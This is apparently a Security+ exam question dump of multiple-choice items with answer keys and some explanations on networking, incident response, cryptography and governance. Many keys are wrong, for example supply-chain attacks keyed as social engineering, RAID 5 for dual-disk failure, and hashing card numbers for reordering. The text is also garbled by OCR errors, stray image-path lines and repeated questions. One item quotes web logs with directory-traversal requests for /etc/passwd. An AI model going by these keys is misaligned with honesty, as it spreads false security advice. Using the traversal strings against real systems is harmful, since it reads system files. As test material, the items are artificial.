Which of the following is the MOST likely reason for securing an air-gapped laboratory HVAC system?

A. To avoid data leakage
B. To protect surveillance logs
C. To ensure availability
D. To facilitate third-party access

Answer: C

NEW QUESTION 163
- (Exam Topic 2)
A security engineer is deploying a new wireless for a company. The company shares office space with multiple tenants. Which of the following should the engineer configured on the wireless network to ensure that confidential data is not exposed to unauthorized users?

A. EAP
B. TLS
C. HTTPS
D. AES

Answer: C

NEW QUESTION 165
- (Exam Topic 2)
An attacker has determined the best way to impact operations is to infiltrate third-party software vendors. Which of the following vectors is being exploited?

A. Social media
B. Cloud
C. Supply chain
D. Social engineering

Answer: D

NEW QUESTION 170
- (Exam Topic 2)
A security analyst is evaluating the risks of authorizing multiple security solutions to collect data from the company's cloud environment Which of the following is an

immediate consequence of these integrations?

A. Non-compliance with data sovereignty rules
B. Loss of the vendor's interoperability support
C. Mandatory deployment of a SIEM solution
D. Increase in the attack surface

Answer: A

NEW QUESTION 172
- (Exam Topic 2)
A security analyst has identified malware spreading through the corporate network and has activated the CSIRT Which of the following should the analyst do NEXT?

A. Review how the malware was introduced to the network.
B. Attempt to quarantine all infected hosts to limit further spread.
C. Create help desk tickets to get infected systems reimaged.
D. Update all endpoint antivirus solutions with the latest updates.

Answer: B

NEW QUESTION 174
- (Exam Topic 2)
A vulnerability has been discovered and a known patch to address the vulnerability does not exist. Which of the following controls works BEST until a proper fix is released?

A. Detective
B. Compensating
C. Deterrent
D. Corrective

Answer: A

NEW QUESTION 175
- (Exam Topic 2)
Which of the following documents provides guidance regarding the recommended deployment of network security systems from the manufacturer?

A. Cloud control matrix
B. Reference architecture
C. NIST RMF
D. CIS Top 20

Answer: C

NEW QUESTION 177
- (Exam Topic 3)
A company is upgrading its wireless infrastructure to WPA2-Enterprise using EAP-TLS. Which of the following must be part of the security architecture to achieve AAA? (Select TWO)

A. DNSSEC
B. Reverse proxy
C. VPN concentrator
D. PKI
E. Active Directory
F. RADIUS

Answer: EF

NEW QUESTION 179
- (Exam Topic 3)
Which of the following incident response steps involves actions to protect critical systems while maintaining business operations?

A. Investigation
B. Containment
C. Recovery
D. Lessons learned

Answer: B

NEW QUESTION 181
- (Exam Topic 3)
A security analyst reviews the datacenter access logs for a fingerprint scanner and notices an abundance of errors that correlate with users' reports of issues accessing the facility. Which of the following MOST likely the cause of the cause of the access issues?

A. False rejection
B. Cross-over error rate
C. Efficacy rale

D. Attestation

Answer: A

Explanation:
where a legitimate user is not recognized. This is also referred to as a Type I error or false non-match rate (FNMR). FRR is measured as a percentage.

NEW QUESTION 183
- (Exam Topic 3)
A network administrator would like to configure a site-to-site VPN utilizing iPSec. The administrator wants the tunnel to be established with data integrity encryption, authentication and anti- replay functions Which of the following should the administrator use when configuring the VPN?

A. AH
B. EDR
C. ESP
D. DNSSEC

Answer: C

Explanation:
https://www.hypr.com/encapsulating-security-payload-esp/
Encapsulating Security Payload (ESP) is a member of the Internet Protocol Security (IPsec) set of protocols that encrypt and authenticate the packets of data between computers using a Virtual Private Network (VPN). The focus and layer on which ESP operates makes it possible for VPNs to function securely.

NEW QUESTION 186
- (Exam Topic 3)
A cybersecurity administrator has a reduced team and needs to operate an on-premises network and security infrastructure efficiently. To help with the situation, the administrator decides to hire a service provider. Which of the following should the administrator use?

A. SDP
B. AAA
C. IaaS
D. MSSP
E. Microservices

Answer: D

Explanation:
https://www.techtarget.com/searchitchannel/definition/MSSP

NEW QUESTION 191
- (Exam Topic 3)
An organization is repairing the damage after an incident, Which of the following controls és being implemented?

A. Detective
B. Preventive
C. Corrective
D. Compensating

Answer: C

NEW QUESTION 194
- (Exam Topic 3)
Which of the following disaster recovery tests is The LEAST time-consuming for the disaster recovery team?

A. Tabletop
B. Parallel
C. Full interruption
D. Simulation

Answer: D

NEW QUESTION 196
- (Exam Topic 3)
A company is designing the layout of a new datacenter so it will have an optimal environmental temperature Which of the following must be included? (Select TWO)

A. An air gap
B. A cold aisle
C. Removable doors
D. A hot aisle
E. An loT thermostat
F. A humidity monitor

Answer: EF

NEW QUESTION 198
- (Exam Topic 3)
A Chief Security Office's (CSO's) key priorities are to improve preparation, response, and recovery practices to minimize system downtime and enhance organizational resilience to ransomware attacks. Which of the following would BEST meet the CSO's objectives?

A. Use email-filtering software and centralized account management, patch high-risk systems, and restrict administration privileges on fileshares.
B. Purchase cyber insurance from a reputable provider to reduce expenses during an incident.
C. Invest in end-user awareness training to change the long-term culture and behavior of staff and executives, reducing the organization's susceptibility to phishing attacks.
D. Implement application whitelisting and centralized event-log management, and perform regular testing and validation of full backups.

Answer: B

NEW QUESTION 203
- (Exam Topic 3)
Which of the following BEST explains the difference between a data owner and a data custodian?

A. The data owner is responsible for adhering to the rules for using the data, while the data custodian is responsible for determining the corporate governance regarding the data
B. The data owner is responsible for determining how the data may be used, while the data custodian is responsible for implementing the protection to the data
C. The data owner is responsible for controlling the data, while the data custodian is responsible for maintaining the chain of custody when handling the data
D. The data owner grants the technical permissions for data access, while the data custodian maintains the database access controls to the data

Answer: B

NEW QUESTION 206
- (Exam Topic 3)
A security analyst is reviewing information regarding recent vulnerabilities. Which of the following will the analyst MOST likely consult to validate which platforms have been affected?

A. SINT
B. SIEM
C. CVSS
D. CVE


Answer: D

NEW QUESTION 207
- (Exam Topic 3)
An organization has been experiencing outages during holiday sales and needs to ensure availability of its point-of-sale systems The IT administrator has been asked to improve both server-data fault tolerance and site availability under high consumer load Which of the following are the BEST options to accomplish this objective'? (Select TWO)

A. Load balancing
B. Incremental backups
C. UPS
D. RAID
E. Dual power supply
F. NIC teaming

Answer: AD

NEW QUESTION 211
- (Exam Topic 3)
Against the recommendation of the IT security analyst, a company set all user passwords on a server as “P@)55wOrD". Upon review of the /etc/pesswa file, an attacker found the following:



```
alice:a8df3b6c4fd75f0617431fd248f35191df8d237f
bob:2d250c5b2976b03d757f324ebd59340df96aa05e
chris:ea981ec3285421d014108089f3f3f597ce0f4150
```

hich of the following BEST explains why the encrypted passwords do not match?

A. Perfect forward secrecy
B. Key stretching
C. Salting
D. Hashing

Answer: C

NEW QUESTION 212
- (Exam Topic 3)
hich of the following is the BEST method for ensuring non-repudiation?

A. SSO
B. Digital certificate
C. Token

D. SSH key

Answer: B

NEW QUESTION 214
- (Exam Topic 3)
A security analyst discovers that a company username and password database was posted on an internet forum. The username and passwords are stored in plan text. Which of the following would mitigate the damage done by this type of data exfiltration in the future?

A. Create DLP controls that prevent documents from leaving the network
B. Implement salting and hashing
C. Configure the web content filter to block access to the forum.
D. Increase password complexity requirements

Answer: A

NEW QUESTION 218
- (Exam Topic 3)
A company's Chief Information Security Officer (CISO) recently warned the security manager that the company's Chief Executive Officer (CEO) is planning to publish a controversial option article in a national newspaper, which may result in new cyberattacks Which of the following would be BEST for the security manager to use in a threat mode?

A. Hacktivists
B. White-hat hackers
C. Script kiddies
D. Insider threats


Answer: A

NEW QUESTION 221
- (Exam Topic 3)
Local guidelines require that all information systems meet a minimum-security baseline to be compliant. Which of the following can security administrators use to assess their system configurations against the
baseline?

A. SOAR playbook
B. Security control matrix
C. Risk management framework
D. Benchmarks

Answer: D

NEW QUESTION 225
- (Exam Topic 3)
A security analyst sees the following log output while reviewing web logs:



```
[02/Feb2019:03:39:21 -0000] 23.35.212.99 12.59.34.88 - "GET /uri/input.action?query=%2f..%2f..%2f..%2fetc%2fpasswrd HTTP/1.0" 80 200 200
[02/Feb2019:03:39:85 -0000] 23.35.212.99 12.59.34.88 - "GET /uri/input.action?query=/../../../etc/password HTTP/1.0" 80 200 200
```

Which of the following mitigation strategies would be BEST to prevent this attack from being successful?

A. Secure cookies
B. Input validation
C. Code signing
D. Stored procedures

Answer: B

NEW QUESTION 228
- (Exam Topic 3)
An information security incident recently occurred at an organization, and the organization was required to report the incident to authorities and notify the affected parties. When the organization's customers became of aware of the incident, some reduced their orders or stopped placing orders entirely. Which of the following is the organization experiencing?

A. Reputation damage
B. Identity theft
C. Anonymlzation
D. Interrupted supply chain


Answer: A

NEW QUESTION 232
- (Exam Topic 3)
user's PC was recently infected by malware. The user has a legacy printer without vendor support, and the user's OS is fully patched. The user downloaded a driver package from the Internet. No threats were found on the downloaded file, but during file installation, a malicious runtime threat was detected. Which of the following is the MOST likely cause of the infection?

A. The dnver had malware installed and was refactored upon download to avoid detection
B. The user's computer had a rootkit installed that had avoided detection until the new dnver overwrote key files.
C. The user's antivirus software definitions were out of date and were damaged by the installation of the driver.
D. The user's computer had been infected with a logic bomb set to run when new dnver was installed.

Answer: A

NEW QUESTION 237
- (Exam Topic 3)
A security analyst is investigation an incident that was first reported as an issue connecting to network shares and the internet, While reviewing logs and tool output, the analyst sees the following:



```
IP address        Physical address
10.0.0.1          00-18-21-ad-24-bc
10.0.0.114        01-31-a3-cd-23-ab
10.0.0.115        00-18-21-ad-24-bc
10.0.0.116        00-19-08-ba-07-da
10.0.0.117        01-12-21-ca-11-ad
```

Which of the following attacks has occurred?

A. IP conflict
B. Pass-the-hash
C. MAC flooding
D. Directory traversal
E. ARP poisoning

Answer: E

Explanation:
https://www.radware.com/security/ddos-knowledge-center/ddospedia/arp-poisoning

NEW QUESTION 242
- (Exam Topic 3)
Which of the following is MOST likely to outline the roles and responsibilities of data controllers and data processors?

A. SSAE SOC 2
B. PCI DSS
C. GDPR
D. ISO 31000

Answer: C

NEW QUESTION 247
- (Exam Topic 3)
A user is concerned that a web application will not be able to handle unexpected or random input without crashing. Which of the following BEST describes the type of testing the user should perform?

A. Code signing
B. Fuzzing
C. Manual code review
D. Dynamic code analysis

Answer: D

NEW QUESTION 249
- (Exam Topic 3)
An organization has hired a security analyst to perform a penetration test. The analyst captures 1Gb worth of inbound network traffic to the server and transfer the pcap back to the machine for analysis. Which of the following tools should the analyst use to further review the pcap?

A. Nmap
B. cURL
C. Netcat
D. Wireshark

Answer: D

Explanation:
https://www.comparitech.com/net-admin/pcap-guide/#:~:text=Packet%20Capture%20or%20PCAP%20(also,pac

NEW QUESTION 253
- (Exam Topic 3)
Which of the following types of controls is a CCTV camera that is not being monitored?

A. Detective
B. Deterrent
C. Physical
D. Preventive


Answer: B

NEW QUESTION 258
- (Exam Topic 3)
A large industrial system's smart generator monitors the system status and sends alerts to third-party maintenance personnel when critical failures occur. While reviewing the network logs the company's security manager notices the generator's IP is sending packets to an internal file server's IP. Which of the following mitigations would be BEST for the security manager to implement while maintaining alerting capabilities?

A. Segmentation
B. Firewall whitelisting
C. Containment
D. isolation

Answer: A

NEW QUESTION 261
- (Exam Topic 3)
A user reports constant lag and performance issues with the wireless network when working at a local coffee shop. A security analyst walks the user through an installation of Wireshark and get a five-minute pcap to analyze. The analyst observes the following output:



```
No.    Time       Source             Destination Protocol Length  Info
1234   9.1195665  Sagemcom_87:9f:a3  Broadcast   802.11   38      Deauthentication,
                                                                  SN=655, FN=0
1235   9.1265649  Sagemcom_87:9f:a3  Broadcast   802.11   39      Deauthentication,
                                                                  SN=655, FN=0
1236   9.2223212  Sagemcom_87:9f:a3  Broadcast   802.11   38      Deauthentication,
                                                                  SN=657, FN=0
```

Which of the following attacks does the analyst MOST likely see in this packet capture?

A. Session replay
B. Evil twin
C. Bluejacking
D. ARP poisoning

Answer: B

Explanation:
https://en.wikipedia.org/wiki/Wi-Fi_deauthentication_attack
One of the main purposes of deauthentication used in the hacking community is to force clients to connect to an evil twin access point which then can be used to capture network packets transferred between the client and the access point.

NEW QUESTION 262
- (Exam Topic 3)
On which of the following is the live acquisition of data for forensic analysis MOST dependent? (Choose two.)

A. Data accessibility
B. Legal hold
C. Cryptographic or hash algorithm
D. Data retention legislation
E. Value and volatility of data
F. Right-to-audit clauses

Answer: EF

NEW QUESTION 263
- (Exam Topic 3)
A Chief Information Security Officer (CISO) is concerned about the organization's ability to continue business operation in the event of a prolonged DDoS attack on its local datacenter that consumes database resources.
Which of the following will the CISO MOST likely recommend to mitigate this risk?

A. Upgrade the bandwidth available into the datacenter
B. Implement a hot-site failover location
C. Switch to a complete SaaS offering to customers
D. Implement a challenge response test on all end-user queries

Answer: B

Explanation:
A hot-site failover location is a disaster recovery solution that provides a secondary location for critical systems and data to be restored in the event of an interruption. This solution will enable the organization to continue its business operations in the event of a prolonged DDoS attack that consumes database resources at the local datacenter. The hot-site failover location can provide the necessary infrastructure, hardware, and applications to resume operations quickly.
Reference: CompTIA Security+ SY0-601 Official Text Book, Chapter 7: "Disaster Recovery and Business Continuity".

NEW QUESTION 264
- (Exam Topic 3)
Several employees have noticed other bystanders can clearly observe a terminal where passcodes are being entered, Which of the following can be eliminated with the use of a privacy screen?

A. Shoulder surfing
B. Spear phishing
C. Impersonation attack
D. Card cloning

Answer: A

NEW QUESTION 267
- (Exam Topic 3)
Which of the following control types would be BEST to use to identify violations and incidents?

A. Detective
B. Compensating
C. Deterrent
D. Corrective
E. Recovery
F. Preventive

Answer: A

NEW QUESTION 270
- (Exam Topic 3)
A security analyst needs to generate a server certificate to be used for 802.1X and secure RDP connections. The analyst is unsure what is required to perform the task and solicits help from a senior colleague. Which of the following is the FIRST step the senior colleague will most likely tell the analyst to perform to accomplish this task?

A. Create an OCSP
B. Generate a CSR
C. Create a CRL
D. Generate a .pfx file

Answer: B

Explanation:
A certificate signing request (CSR) is one of the first steps towards getting your own SSL/TLS certificate. Generated on the same server you plan to install the certificate on, the CSR contains information (e.g. common name, organization, country) the Certificate Authority (CA) will use to create your certificate. It also contains
the public key that will be included in your certificate and is signed with the corresponding private key. We'll go into more details on the roles of these keys below.

NEW QUESTION 274
- (Exam Topic 3)
A cybersecunty administrator needs to implement a Layer 7 security control on a network and block potential attacks. Which of the following can block an attack at Layer 7? (Select TWO)

A. HIDS
B. NIPS
C. HSM
D. WAF
E. HIPS
F. NIDS
G. Stateless firewall

Answer: BD

NEW QUESTION 279
- (Exam Topic 3)
A commercial cyber-threat intelligence organization observes IoCs across a variety of unrelated customers. Prior to releasing specific threat intelligence to other paid subscribers, the organization is MOST likely
obligated by contracts to:

A. perform attribution to specific APTs and nation-state actors.
B. anonymize any PII that is observed within the IoC data.
C. add metadata to track the utilization of threat intelligence reports.
D. assist companies with impact assessments based on the observed data

Answer: B

NEW QUESTION 284
- (Exam Topic 3)
The Chief Security Officer (CSO) at a major hospital wants to implement SSO to help improve in the environment patient data, particularly at shared terminals. The Chief Risk Officer (CRO) is concerned that training and guidance have been provided to frontline staff, and a risk analysis has not been performed. Which of the following is the MOST likely cause of the CRO's concerns?

A. SSO would simplify username and password management, making it easier for hackers to pass guess accounts.
B. SSO would reduce password fatigue, but staff would still need to remember more complex passwords.
C. SSO would reduce the password complexity for frontline staff.
D. SSO would reduce the resilience and availability of system if the provider goes offline.

Answer: D

NEW QUESTION 288
- (Exam Topic 3)
Which of the following is the purpose of a risk register?

A. To define the level or risk using probability and likelihood
B. To register the risk with the required regulatory agencies
C. To identify the risk, the risk owner, and the risk measures
D. To formally log the type of risk mitigation strategy the organization is using

Answer: C

NEW QUESTION 291
- (Exam Topic 3)
A website developer is working on a new e-commerce website and has asked an information security expert for the most appropriate way to store credit card numbers to create an easy reordering process. Which of the following methods would BEST accomplish this goal?

A. Salting the magnetic strip information
B. Encrypting the credit card information in transit.
C. Hashing the credit card numbers upon entry.
D. Tokenizing the credit cards in the database

Answer: C

NEW QUESTION 295
- (Exam Topic 3)
An enterprise has hired an outside security firm lo conduct a penetration test on its network and applications, The enterprise provided the firm with access to a guest account. Which af the following BEST represents the type of testing that is being used?

A. Black-box
B. Red-team
C. Gray-box
D. Bug bounty
E. White-box

Answer: C

NEW QUESTION 300
- (Exam Topic 3)
Developers are writing code and merging it into shared repositones several times a day, where it is tested automabecally. Which of the following concepts does this BEST represent?

A. Functional testing
B. Stored procedures
C. Elasticity
D. Continuous integration

Answer: C

NEW QUESTION 305
- (Exam Topic 3)
An employee has been charged with fraud and is suspected of using corporate assets. As authorities collect evidence, and to preserve the admissibility of the evidence, which of the following forensic techniques should be used?

A. Order of volatility
B. Data recovery
C. Chain of custody
D. Non-repudiation

Answer: C

NEW QUESTION 310
- (Exam Topic 3)
A critical file server is being upgraded and the systems administrator must determine which RAID level the new server will need to achieve parity and handle two simultaneous disk failures. Which of the following
RAID levels meets this requirements?

A. RAID 0+1
B. RAID 2
C. RAID 5
D. RAID 6

Answer: C

NEW QUESTION 315

- (Exam Topic 3)
Which of the following would be the BEST method for creating a detailed diagram of wireless access points and hot-spots?

A. Footprinting
B. White-box testing
C. A drone/UAV
D. Pivoting

Answer: A

NEW QUESTION 316
- (Exam Topic 3)
An organization suffered an outage and a critical system took 90 minutes to come back online. Though there was no data loss during the outage, the expectation was that the critical system would be available again within 60 minutes Which of the following is the 60-minute expectation an example of:

A. MTBF
B. RPO
C. MTTR
D. RTO

Answer: D

Explanation:
https://www.enterprisestorageforum.com/management/rpo-and-rto-understanding-the-differences/

NEW QUESTION 320
- (Exam Topic 3)
Which of the following types of controls is a turnstile?

A. Physical
B. Detective
C. Corrective
D. Technical

Answer: A

Explanation:
https://en.wikipedia.org/wiki/Turnstile#:~:text=A%20turnstile%20(also%20called%20a,%2C%20a%20pass%2C

NEW QUESTION 325
- (Exam Topic 3)
The manager who is responsible for a data set has asked a security engineer to apply encryption to the data on a hard disk. The security engineer is an example of a:

A. data controller.
B. data owner
C. data custodian.
D. data processor

Answer: D

NEW QUESTION 328
- (Exam Topic 3)
A security manager runs Nessus scans of the network after every maintenance vandow Which of the following ts the securty manager MOST likely trying to accomplish?

A. A Verifying that system patching has effectively removed known vulnerabilities
B. identifying assets on the network that may not exist on the network asset inventory
C. Validating the hosts do not have vulnerable ports exposed to the Intemet
D. Checking the status of the automated malware analyses that is beang performed

Answer: A

NEW QUESTION 332
- (Exam Topic 3)
An organization is tuning SIEM rules based off of threat intelligence reports. Which of the following phases of the incident response process does this scenario represent?

A. Lessons learned
B. Eradication
C. Recovery
D. Preparation

Answer: A

NEW QUESTION 334

- (Exam Topic 3)
An organization is outlining data stewardship roles and responsibilities. Which of the following employee roles would determine the purpose of data and how to process it?

A. Data custodian
B. Data controller
C. Data proton officer
D. Data processor

Answer: C

NEW QUESTION 335
- (Exam Topic 3)
A network administrator has been asked to design a solution to improve a company's security posture The administrator is given the following, requirements?
• The solution must be inline in the network
• The solution must be able to block known malicious traffic
• The solution must be able to stop network-based attacks
Which of the following should the network administrator implement to BEST meet these requirements?

A. HIDS
B. NIDS
C. HIPS
D. NIPS

Answer: D

NEW QUESTION 337
- (Exam Topic 3)
Which of the following allows for functional test data to be used in new systems for testing and training purposes to protect the read data?

A. Data encryption
B. Data masking
C. Data deduplication
D. Data minimization

Answer: B

NEW QUESTION 340
- (Exam Topic 3)
Which of the following organizational policies are MOST likely to detect fraud that is being conducted by existing employees? (Select TWO).

A. Offboarding
B. Mandatory vacation
C. Job rotation
D. Background checks
E. Separation of duties
F. Acceptable use

Answer: BC

NEW QUESTION 344
- (Exam Topic 3)
A company has determined that if its computer-based manufacturing is not functioning for 12 consecutive hours, it will lose more money that it costs to maintain the equipment. Which of the following must be less than 12 hours to maintain a positive total cost of ownership?

A. MTBF
B. RPO
C. RTO
D. MTTR

Answer: C

NEW QUESTION 348
- (Exam Topic 3)
Which of the following would MOST likely support the integrity of a voting machine?

A. Asymmetric encryption
B. Blockchain
C. Transport Layer Security
D. Perfect forward secrecy

Answer: D

NEW QUESTION 353
- (Exam Topic 3)
An organization with a low tolerance for user inconvenience wants to protect laptop hard drives against loss or data theft. Which of the following would be the MOST acceptable?

A. SED
B. HSM
C. DLP
D. TPM

Answer: A

NEW QUESTION 357
- (Exam Topic 3)
Which of the following would be BEST to establish between organizations that have agreed cooperate and are engaged in early discussion to define the responsibilities of each party, but do not want to establish a
contractually binding agreement?

A. An SLA
B. AnNDA
C. ABPA
D. AnMOU

Answer: D

NEW QUESTION 361
- (Exam Topic 3)
An auditor is performing an assessment of a security appliance with an embedded OS that was vulnerable during the last two assessments. Which of the following BEST explains the appliance's vulnerable state?

A. The system was configured with weak default security settings.
B. The device uses weak encryption ciphers.
C. The vendor has not supplied a patch for the appliance.
D. The appliance requires administrative credentials for the assessment

Answer: C

NEW QUESTION 362
- (Exam Topic 3)
Two hospitals merged into a single organization. The privacy officer requested a review of ait records to ensure encryption was used Guring record storage, in compliance with regulations. During the review, the officer discovered that medical diagnosis codes and patient names were left unsecured. Which of the following types of data does this combination BEST represent?

A. Personal heath information
B. Personally Kentifiable information
C. Tokenized data
D. Proprietary data

Answer: B

NEW QUESTION 367
- (Exam Topic 3)
A cybersecurity manager has scheduled biannual meetings with the IT team and department leaders to discuss how they would respond to hypothetical cyberattacks. During these meetings, the manager presents a scenario and injects additional information throughout the session to replicate what might occur in a dynamic cybersecurity event involving the company, its facilities, its data, and its staff. Which of the following describes
what the manager is doing?

A. Developing an incident response plan
B. Building a disaster recovery plan
C. Conducting a tabletop exercise
D. Running a simulation exercise

Answer: C

NEW QUESTION 372
- (Exam Topic 3)
A company uses wireless tor all laptops and keeps a very detailed record of its assets, along with a comprehensive list of devices that are authorized to be on the wireless network. The Chief Information Officer (CIO) is concerned about a script kiddie potentially using an unauthorized device to brute force the wireless PSK and obtain access to the internal network. Which of the following should the company implement to BEST prevent this from occurring?

A. A BPDU guard
B. WPA-EAP
C. IP filtering
D. A WIDS

Answer: B

Explanation:
"EAP is in wide use. For example, in IEEE 802.11 (WiFi) the WPA and WPA2 standards have adopted IEEE 802.1X (with various EAP types) as the canonical authentication mechanism." https://en.wikipedia.org/wiki/Extensible_Authentication_Protocol
The Wi-Fi Alliance added EAP-FAST (along with EAP-TLS and EAP-TTLS) to its list of supported protocols for WPA/WPA2 in 2010. Source: https://jaimelightfoot.com/blog/comptia-security-wireless-security/ "EAP has been expanded into multiple versions." • "The Wi-Fi Alliance added PEAP to its list of supported protocols for WPA/WPA2/WPA3." • "The Wi-Fi Alliance added EAP-FAST to its list of supported protocols for WPA/WPA2/WPA3." • "The Wi-Fi

Alliance added EAP-TTLS to its list of supported protocols for WPA/WPA2/WPA3." Excerpt From: Wm. Arthur Conklin. "CompTIA Security+ All-in-One Exam Guide (Exam SY0-601))."

NEW QUESTION 377
- (Exam Topic 3)
A large industrial system's smart generator monitors the system status and sends alerts to third-party maintenance personnel when critical failures occur. While reviewing the network logs the company's security manager notices the generator's IP is sending packets to an internal file server's IP. Which of the following mitigations would be BEST for the security manager to implement while maintaining alerting capabilities?

A. Segmentation
B. Firewall whitelisting
C. Containment
D. isolation

Answer: A

NEW QUESTION 381
- (Exam Topic 3)
A recent malware outbreak across a subnet included successful rootkit installations on many PCs, ensuring persistence by rendering remediation efforts ineffective. Which of the following would BEST detect the
presence of a rootkit in the future?

A. FDE
B. NIDS
C. EDR
D. DLP

Answer: C

NEW QUESTION 385
- (Exam Topic 3)
A small company that does not have security staff wants to improve its security posture. Which of the following would BEST assist the company?

A. MSSP
B. SOAR
C. IaaS
D. PaaS

Answer: B

NEW QUESTION 390
- (Exam Topic 3)
Which of the following holds staff accountable while escorting unathorized personal?

A. Locks
B. Badges
C. Cameras
D. Visitor logs

Answer: D

NEW QUESTION 392
- (Exam Topic 3)
A commercial cyber-threat intelligence organization observes IoCs across a variety of unrelated customers. Prior to releasing specific threat intelligence to other paid subscribers, the organization is MOST likely obligated by contracts to:

A. perform attribution to specific APTs and nation-state actors.
B. anonymize any PII that is observed within the IoC data.
C. add metadata to track the utilization of threat intelligence reports.
D. assist companies with impact assessments based on the observed data

Answer: B

NEW QUESTION 395
- (Exam Topic 3)
In which of the following common use cases would steganography be employed?

A. Obfuscation
B. Integrity
C. Non-repudiation
D. Blockchain

Answer: A

NEW QUESTION 397
- (Exam Topic 3)

Which of the following job roles would sponsor data quality and data entry initiatives that ensure business and regulatory requirements are met?

A. The data owner
B. The data processor
C. The data steward
D. The data privacy officer.

Answer: C

NEW QUESTION 399
- (Exam Topic 3)
A security administrator suspects there may be unnecessary services running on a server. Which of the following tools will the administrator MOST likely use to confirm the suspicions?

A. Nmap
B. Wireshark
C. Autopsy
D. DNSEnum

Answer: A

NEW QUESTION 403
- (Exam Topic 3)
hich of the following would be MOST effective to contain a rapidly spreading attack that is affecting a large number of organizations?

A. Machine learning
B. DNS sinkhole
C. Blocklist
D. Honeypot

Answer: C

NEW QUESTION 407
- (Exam Topic 3)
A company is implementing MFA for all applications that store sensitive data. The IT manager wants MFA to be non-disruptive and user friendly. Which of the following technologies should the IT manager use when implementing MFA?

A. One-time passwords
B. Email tokens
C. Push notifications
D. Hardware authentication

Answer: C

NEW QUESTION 410
- (Exam Topic 3)
Which of the following ISO standards is certified for privacy?

A. ISO 9001
B. ISO 27002
C. ISO 27701
D. ISO 31000

Answer: C

Explanation:
ISO 27701 also abbreviated as PIMS (Privacy Information Management System) outlines a framework for Personally Identifiable Information (PII) Controllers and PII Processors to manage data privacy. Privacy information management systems are sometimes referred to as personal information management systems.
https://pecb.com/whitepaper/the-future-of-privacy-with-isoiec-27701

NEW QUESTION 413
- (Exam Topic 3)
An application owner has requested access for an external application to upload data from the central internal website without providing credentials at any point. Which of the following authentication methods should be configured to allow this type of integration access?

A. OAuth
B. SSO
C. TACACS+
D. Kerberos

Answer: B

NEW QUESTION 416
- (Exam Topic 3)
A malicious actor recently penetration a company’s network and moved laterally to the datacenter. Upon investigation, a forensics firm wants to know was in the memory on the compromised server. Which of the following files should be given to the forensics firm?

A. Security
B. Application
C. Dump
D. Syslog

Answer: C

Explanation:
Dump files are a special type of files that store information about your computer, the software on it, and the data loaded in the memory when something bad happens. They are usually automatically generated by Windows or by the apps that crash, but you can also manually generate them
https://www.digitalcitizen.life/view-contents-dump-file/

NEW QUESTION 421
- (Exam Topic 3)
A security analyst needs to produce a document that details how a security incident occurred, the steps that were taken for recovery, and how future incidents can be avoided. During which of the following stages of the response process will this activity take place?

A. Recovery
B. Identification
C. Lessons learned
D. Preparation

Answer: C

NEW QUESTION 423
- (Exam Topic 3)
An analyst is working onan email incident in which target opened an attachment containing a worm. The analyst wants to implement mitigation techniques to prevent further spread. Which of the following is the BEST course of action for the analyst to take?

A. Apply a DLP solution
B. Implement network segmentation.
C. Utilize email content filtering.
D. Isolate the infected attachment.

Answer: B

NEW QUESTION 427
- (Exam Topic 3)
An organization is developing an authentication service for use at the entry and exit ports of country borders. The service will use data feeds obtained from passport systems, passenger manifests, and high-definition video feeds from CCTV systems that are located at the ports. The service will incorporate machine-learning techniques to eliminate biometric enrollment processes while still allowing authorities to identify passengers with increasing accuracy over time. The more frequently passengers travel, the more accurately the service will identify them. Which of the following biometrics will MOST likely be used, without the need for enrollment? (Choose two.)

A. Voice
B. Gait
C. Vein
D. Facial
E. Retina
F. Fingerprint

Answer: BD

NEW QUESTION 430
- (Exam Topic 3)
In which of the following risk management strategies would cybersecurity insurance be used?

A. Transference
B. Avoidance
C. Acceptance
D. Mitigation

Answer: A

NEW QUESTION 431
- (Exam Topic 3)
A Chief Security Officer (CSO) is concerned about the amount of PII that is stored locally on each salesperson’s laptop. The sales department has a higher-than-average rate of lost equipment. Which of the following recommendations would BEST address the CSO’s concern?

A. Deploy an MDM solution.
B. Implement managed FDE.
C. Replace all hard drives with SEDs.
D. Install DLP agents on each laptop.

Answer: B

NEW QUESTION 434

- (Exam Topic 3)
An organization hired a consultant to assist with an active attack, and the consultant was able to identify the compromised accounts and computers. Which of the following is the consultant MOST likely to recommend to prepare for eradication?

A. Quarantining the compromised accounts and computers, only providing them with network access
B. Segmenting the compromised accounts and computers into a honeynet so as to not alert the attackers.
C. Isolating the compromised accounts and computers, cutting off all network and internet access.
D. Logging off and deleting the compromised accounts and computers to eliminate attacker access.

Answer: B

NEW QUESTION 436
- (Exam Topic 3)
